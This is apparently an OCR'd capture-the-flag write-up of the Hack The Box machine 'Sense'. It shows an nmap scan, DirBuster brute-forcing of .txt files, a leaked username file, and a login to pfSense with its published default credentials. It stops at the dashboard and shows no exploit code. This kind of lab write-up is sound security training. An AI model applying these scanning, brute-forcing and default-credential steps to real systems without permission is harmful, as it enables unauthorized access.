
sense


m10x.de

FREEBSD machine
scan default ports




```
┌──(root💀kali)-[/Documents/htb/boxes/sense]
└─# nmap -A 10.10.10.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-29 00:46 EDT
Nmap scan report for 10.10.10.60
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp open  ssl/https?
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 8.X (85%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:8.1 cpe:/o:openbsd:openbsd:4.3
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 8.1 (85%), OpenBSD 4.3 (85%), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   290.89 ms 10.10.14.1
2   290.86 ms 10.10.10.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.22 seconds
```

Let's chech the site




\

brutforcing .txt files using dirbuster



```
┌──(root💀kali)-[/Documents/htb/boxes/sense]
└─# dirbuster
```



Target URL (eg http://example.com:80/)
https://10.10.10.60:443/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 60 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


□ Brute Force Dirs □ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension txt

URL to fuzz - /test.html?url={dir}.asp
/


Please complete the test details

we found a username and a hint for the password



https://10.10.10.60/system-users.txt

```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```



Default Username and Password


The default credentials for a pfSense® software installation are:

Username:

`admin`

Password:

`pfsense`




System Information

Name	pfSense.localdomain
Version	**2.1.3-RELEASE** (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7401P 24-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	00 Hour 28 Minutes 49 Seconds
Current date/time	Thu Apr 29 1:08:43 EDT 2021
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table size	0% (43/202000) Show states
MBUF Usage	3% (786/25600)
Load average	0.00, 0.01, 0.00
CPU usage	0%
Memory usage	6% of 2026 MB
SWAP usage	0% of 4096 MB
Disk usage	3% of 15G


Interfaces

WAN	1000baseT <full-duplex> 10.10.10.60

